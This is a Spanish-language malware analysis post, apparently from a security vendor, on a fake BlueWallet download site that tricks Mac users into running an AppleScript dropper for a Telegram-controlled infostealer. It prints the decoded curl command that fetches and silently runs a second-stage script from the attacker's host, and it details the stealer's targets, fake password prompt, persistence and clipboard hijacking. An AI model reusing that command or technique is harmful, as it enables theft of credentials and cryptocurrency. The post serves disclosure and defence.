Un sitio web falso que suplanta la identidad de BlueWallet (una billetera de Bitcoin real) está atacando a Mac Los usuarios fueron víctimas de un ataque sencillo pero efectivo. BlueWallet no se vio comprometida. En cambio, los ciberdelincuentes robaron el nombre y la marca de la billetera Bitcoin legítima para que una descarga maliciosa pareciera confiable.
Si buscabas una billetera de criptomonedas y accedías a una de estas páginas falsas de descarga de BlueWallet, el sitio intentaba engañarte para que abrieras un archivo descargado con una herramienta integrada de macOS y pulsaras "Ejecutar". Si seguías esas instrucciones, el malware podía robar contraseñas guardadas, credenciales de inicio de sesión del navegador, billeteras de criptomonedas, documentos y otros datos confidenciales. Además, monitoreaba el portapapeles en busca de direcciones de billeteras de criptomonedas y podía reemplazarlas con direcciones controladas por el atacante.
Esta última característica es particularmente peligrosa. Si copias la dirección de una billetera antes de enviar fondos, el malware puede reemplazarla silenciosamente con la dirección del atacante. Todo parece normal en pantalla, pero el dinero va a parar a otro lugar.
¿Deberías preocuparte? Solo si descargaste y ejecutaste el archivo. Simplemente visitar la página y cerrarla no tiene ningún efecto. El ataque depende por completo de que el usuario abra el script y pulse reproducir.
Si lo ejecutaste, considera que la máquina está comprometida y sigue los pasos que se indican a continuación.
Qué hacer si es posible que lo hayas ejecutado.
Si abriste el archivo y pulsaste reproducir, asume que tu dispositivo se vio comprometido y sigue estos pasos:
- Desconecte la máquina de la red para cortar el canal de control.
- Realiza un análisis completo del dispositivo y asegúrate de usar un software de seguridad actualizado con la protección web activada.
- Desde un dispositivo diferente y de confianza, cambie las contraseñas de todas las cuentas utilizadas en el sistema. Mac , comenzando con el correo electrónico y los intercambios de criptomonedas
- Transfiere cualquier criptomoneda a una nueva billetera creada en un dispositivo limpio.
- Trate las frases semilla y claves existentes como expuestas
- Antes de enviar criptomonedas en el futuro, verifique la dirección de destino completa carácter por carácter.
- Compruebe si hay archivos desconocidos y elimínelos.
~/Library/LaunchAgents - Busca un escondite
.sysupd.sharchivo en/tmp - Gire las credenciales de la nube y SSH si
.ssh,.aws, o.gnupgLos archivos estaban presentes en la máquina. - Ante la duda, haga una copia de seguridad de sus datos y reinstale macOS desde una fuente confiable en lugar de intentar limpiar el sistema.

¿Cogiste algo que no debías?
Trucos de ingeniería social
La parte más interesante de esta campaña no es técnica. Los atacantes no lograron entrar en el sistema. Mac o bien, eludían las medidas de seguridad de Apple. Persuadieron a las víctimas para que ejecutaran ellas mismas el malware.
El sitio web falso guía a los usuarios a través del proceso con una página de descarga convincente, instrucciones sencillas e incluso un atajo de teclado. El ataque tiene éxito porque la víctima confía en lo que ve.
A medida que los sistemas operativos mejoran en el bloqueo de software malicioso, los atacantes invierten cada vez más en ingeniería social. En lugar de buscar maneras de eludir los controles de seguridad, convencen a las personas para que los ignoren.
Por eso, un hábito está cobrando cada vez más importancia: desconfía de cualquier descarga que incluya instrucciones para abrirla en una herramienta de scripting, una utilidad para desarrolladores o una ventana de terminal y pulsar "Ejecutar".
En esta campaña, una sola pulsación de ⌘R fue suficiente para convertir un Mac convertido en un programa para robar contraseñas, robar monederos de criptomonedas, secuestrar el portapapeles y acceder de forma remota.
Análisis técnico
Primera etapa: El descargador de AppleScript
La página se encuentra en update-bluewallet[.]com, un nombre de dominio lo suficientemente cercano a la billetera real (bluewallet.io) para echar un vistazo rápido. Lo primero que hace la página es no esperar el consentimiento. Su script llama a una rutina de descarga con un temporizador de dos segundos en el momento en que se carga la página, y de nuevo si el visitante hace clic en cualquiera de los dos botones.
El archivo que se encuentra en la carpeta Descargas se llama BlueWallet Installer.applescriptuna extensión que la mayoría de la gente nunca ha visto y sobre la que no tienen ningún instinto para desconfiar.
Entonces la página hace algo ingenioso y discreto. Tras una breve pausa, reescribe su propio texto de estado para que parezca un manual de instrucciones: abre el instalador y pulsa el botón de reproducción o ⌘R. Incluso dibuja un pequeño triángulo azul de reproducción en el texto para que la redacción coincida con la interfaz real del Editor de scripts que la víctima está a punto de ver.

La página guía a la víctima a través de los pasos exactos necesarios para ejecutar el archivo.
En macOS, una aplicación sin firmar descargada de internet se pone en cuarentena y se verifica antes de ejecutarse. Un script simple abierto en el Editor de scripts y ejecutado por el usuario evita este proceso. El usuario le indica manualmente a una herramienta de Apple de confianza que ejecute el código, por lo que no hay ningún proceso de certificación que pueda fallar.
Por eso el atacante optó por un script de AppleScript en lugar de una aplicación empaquetada: traslada la acción arriesgada de las manos del sistema operativo a las de la víctima.
El propio script de AppleScript es sorprendentemente corto. Despojado de sus comentarios decorativos, incluido un número de versión falso y una línea que afirma ser una "actualización de instalación de Brew", ejecuta un único comando de shell codificado en base64 y luego le indica al Editor de scripts que se cierre sin guardar, eliminando así la evidencia.

Decodificado, ese comando hace lo siguiente:
curl -s 'https://projects2026box[.]com/serve_site/confighelper_0adfeee8.sh' -o /tmp/.sysupd.sh && chmod +x /tmp/.sysupd.sh && /tmp/.sysupd.sh >/dev/null 2>&1 &Descarga un segundo script desde un host remoto, lo guarda en un archivo oculto en el directorio temporal, lo hace ejecutable y lo ejecuta en segundo plano con toda la salida suprimida.
La víctima no ve nada. El nombre del archivo .sysupd.sh Está disfrazado para parecer una actualización del sistema. Se trata de un dropper por etapas clásico: la primera etapa es minúscula y desechable, y su única función es obtener la carga útil real.
Segunda etapa: Análisis de la carga útil
Las primeras líneas establecen cómo pretende operar el malware. umask 077 de modo que todo lo que crea solo es legible por el usuario comprometido, luego crea un directorio de trabajo oculto con un nombre aleatorio en /tmp sembrado desde /dev/urandom.
Su configuración está ofuscada, pero débilmente. Una pequeña función llamada _xd Recorre una cadena hexadecimal de dos caracteres en dos caracteres y aplica la operación XOR a cada byte contra una clave repetitiva codificada: swckR9JCD2Uu.
Esta función decodifica el token del bot de Telegram, el identificador de chat, el token del comando secundario y la URL de preparación del script durante la ejecución. Esto es suficiente para burlar las herramientas que solo buscan cadenas de texto plano, pero no mucho más. Dado que tanto la clave como el algoritmo se encuentran en el archivo, cada valor codificado es completamente recuperable.
Un detalle llama la atención: el valor decodificado del chat de Telegram y el valor decodificado del chat de comando y control son idénticos. El atacante utiliza un único canal de Telegram tanto para la extracción de datos como para el control. Es económico, escalable, está cifrado y se integra con el tráfico HTTPS habitual.
No todo está ofuscado. Las direcciones que permiten el secuestro del portapapeles se encuentran en el archivo en texto plano: una dirección de Bitcoin, una de Ethereum y una de Solana. Estas son las direcciones que el implante reemplaza cuando detecta que se está copiando una dirección de billetera. Dado que son públicas en sus respectivas cadenas de bloques, también se encuentran entre los elementos más útiles de toda la muestra.
Lo que roba el malware
Los procedimientos de recolección de la segunda etapa son exhaustivos. Se basan en seis categorías amplias.
1. Navegadores web
El script extrae el historial, las cookies, los datos de inicio de sesión y los marcadores de una amplia gama de navegadores, incluidos:
- Navegadores basados en Chromium: Google Chrome Estable, Beta, Canary y Dev; Brave; Microsoft Edge Vivaldi; Ópera; Ópera GX; Arco; Cromo; Coco; y Yandex
- Navegadores basados en Firefox: Firefox, Waterfox, Pale Moon, Zen y LibreWolf
- Datos del navegador nativo de macOS: cookies, historial y valores de formularios de Safari.
2. Monederos de criptomonedas
Este parece ser el enfoque principal del guion.
Está dirigido a aplicaciones de monederos de escritorio, incluyendo Electrum, Electrum-LTC, Exodus, Atomic Wallet, Ledger Live, Trezor Suite y Bitcoin. Core Litecoin Core DashCore, Dogecoin Core Coinomi, Monero, Sparrow, Armory, BlueWallet, Zengo, Trust Wallet, Binance Desktop y Tonkeeper.
También apunta a las carteras de extensiones de navegador en varios ecosistemas:
- Bitcoin: Xverse, Leather, UniSat, Alby y Wizz
- Solana: Fantasma, Solflare, Mochila, Nocturno, MagicEden, Sollet y Pendiente
- Carteras EVM: MetaMask, Trust Wallet, OKX, Coinbase Wallet, Rabby, Zerion, Rainbow, SafePal, Bitget, Ronin y XDEFI.
- Cosmos: Keplr, Estación y Cosmoestación
- Otros ecosistemas: Yoroi, Lace, Petra, Martian, Suiet, Talisman, SubWallet, Braavos y Temple
3. Gestores de contraseñas y herramientas de seguridad
El malware ataca el almacenamiento local y la configuración de varios gestores de contraseñas, incluidos LastPass, 1Password, Dashlane, Bitwarden, Keeper, RoboForm, NordPass, Enpass, StickyPassword, TrueKey, Passbolt y Buttercup.
También busca datos asociados con herramientas de autenticación de dos factores (2FA) y de autenticación, incluyendo Google Authenticator, Authy, Duo, Microsoft Authenticator, 2FAS y FreeOTP.
4. Aplicaciones de comunicación y redes sociales
El script intenta copiar los datos de sesión y el almacenamiento local de Telegram Desktop y Discord, incluyendo Discord Canary y Discord PTB.
5. Herramientas para desarrolladores y en la nube
Busca credenciales y archivos de configuración en el directorio principal del usuario, incluyendo:
- Configuraciones de AWS CLI en
.aws - Claves SSH en
.ssh - Claves GnuPG en
.gnupg - Configuraciones de Kubernetes en
.kube - Archivos de Shell y Git, incluidos
.zshrc,.zsh_history,.bash_history, y.gitconfig
6. Aplicaciones de productividad y archivos generales
El script copia la base de datos local de Apple Notes, NoteStore.sqlite.
También busca datos de extensiones de navegador relacionadas con herramientas de compras y productividad, como Honey, CapitalOne Shopping, Rakuten, CamelCamelCamel, Grammarly, Evernote, Notion Clipper, Todoist y Google Keep.
Finalmente, escanea Escritorio, Documentos y Descargas en busca de archivos con extensiones incluidas .txt, .pdf, .docx, .doc, .rtf, .wallet, .key, .keys, .seed, .kdbx, .pem, y .env, bajo un límite de tamaño.
Qué hace con los datos robados
El malware intenta capturar directamente la contraseña de la cuenta del usuario. osascript El cuadro de diálogo titulado "Preferencias del sistema" le pide al usuario que vuelva a ingresar su contraseña "para continuar". El script valida cada intento contra dscl . authonly antes de guardarlo, de modo que solo se detiene una vez que tiene una credencial válida.
Para la exfiltración, archiva los datos preparados con el propio macOS. ditto, probablemente porque siempre está presente, a diferencia de zipPara mantenerse por debajo del límite de carga de 50 MB de Telegram, divide los archivos más grandes en fragmentos de 49 MB con split antes de enviar cada pieza.
Establece la persistencia escribiendo un archivo plist de LaunchAgent en el directorio del usuario. ~/Library/LaunchAgents, respaldado por un directorio de soporte oculto y cargándolo con launchctl Por lo tanto, el implante se ejecuta de nuevo en cada inicio de sesión.
El secuestro del portapapeles es un bucle en segundo plano en vivo. clip_watch La función inspecciona continuamente el portapapeles, compara los formatos de direcciones de Bitcoin, Ethereum y Solana mediante expresiones regulares, informa la dirección original al canal de comando y control y sobrescribe el portapapeles con la dirección del atacante a través de pbcopy.
Eso significa que la sustitución se produce de forma silenciosa entre copiar y pegar.
Finalmente, el malware puede controlarse de forma interactiva. c2_loop Consulta al bot de Telegram para obtener comandos y admite un conjunto completo de herramientas de operador:
/infopara obtener detalles del sistema/execpara comandos de shell arbitrarios/clipboardpara leer el contenido actual del portapapeles/downloadpara extraer archivos específicos/exfilpara volver a ejecutar el módulo de robo/selfdestructborrar rastros
Esto convierte el canal de Telegram en un enlace de control remoto en tiempo real, y no solo en una conexión unidireccional.
Vivir de la tierra y de Telegram.
El patrón que se observa aquí es familiar y cada vez más común: apoyarse en herramientas que ya gozan de confianza.
El método de entrega abusa del editor de scripts de Apple. La configuración se oculta tras una operación XOR sencilla en lugar de utilizar binarios empaquetados. El canal de comandos utiliza la API de bots de Telegram, que puede sortear los filtros de salida que detectarían un servidor desconocido.
Ninguna de estas piezas es novedosa por sí sola. Su eficacia radica en combinar componentes de apariencia legítima, de modo que ningún paso individual active una alarma.
Oportunidades de detección
Las lecciones aquí se centran menos en el señuelo y más en la técnica en sí.
El editor de scripts ejecuta una línea de base64. do shell script que se detiene inmediatamente es una fuerte señal de comportamiento y un objetivo de detección mucho mejor que el archivo desechable de la primera etapa. También lo es un oculto /tmp/.sysupd.sh descargado por curl y se lanzó en segundo plano.
Los navegadores y las superficies de descarga podrían tratar .applescript Los archivos que llegan desde la web generan la misma sospecha que los ejecutables. Y Telegram sigue siendo un medio de mando y control poco explorado, cuyo abuso de tokens de bots podría interrumpirse de raíz mediante la denuncia.
Indicadores de compromiso
Hashes de archivos (SHA-256)
216277bdb7998b48852024fc8b5853c3dc50b3857fd22afd1320b884bcaa0a61(BlueWallet Installer.applescript)
Indicadores de red
update-bluewallet[.]comprojects2026box[.]com
Direcciones de secuestro de portapapeles
- BTC:
bc1qrmj4ggshddhnxx3rxwvsu8pe9ut6cgx8mx364e - ETH:
0x2B871703122064e45d77146a6D5203da3bD192FA - SOL:
8dtdRQePrKz97FszwMEa4QvptdAAcbAFs7kBojr5Mz3v
Desde denunciar las amenazas hasta eliminarlas.
Los riesgos de ciberseguridad nunca deberían trascender un simple titular. Mantén tus dispositivos protegidos contra amenazas descargando Malwarebytes hoy mismo .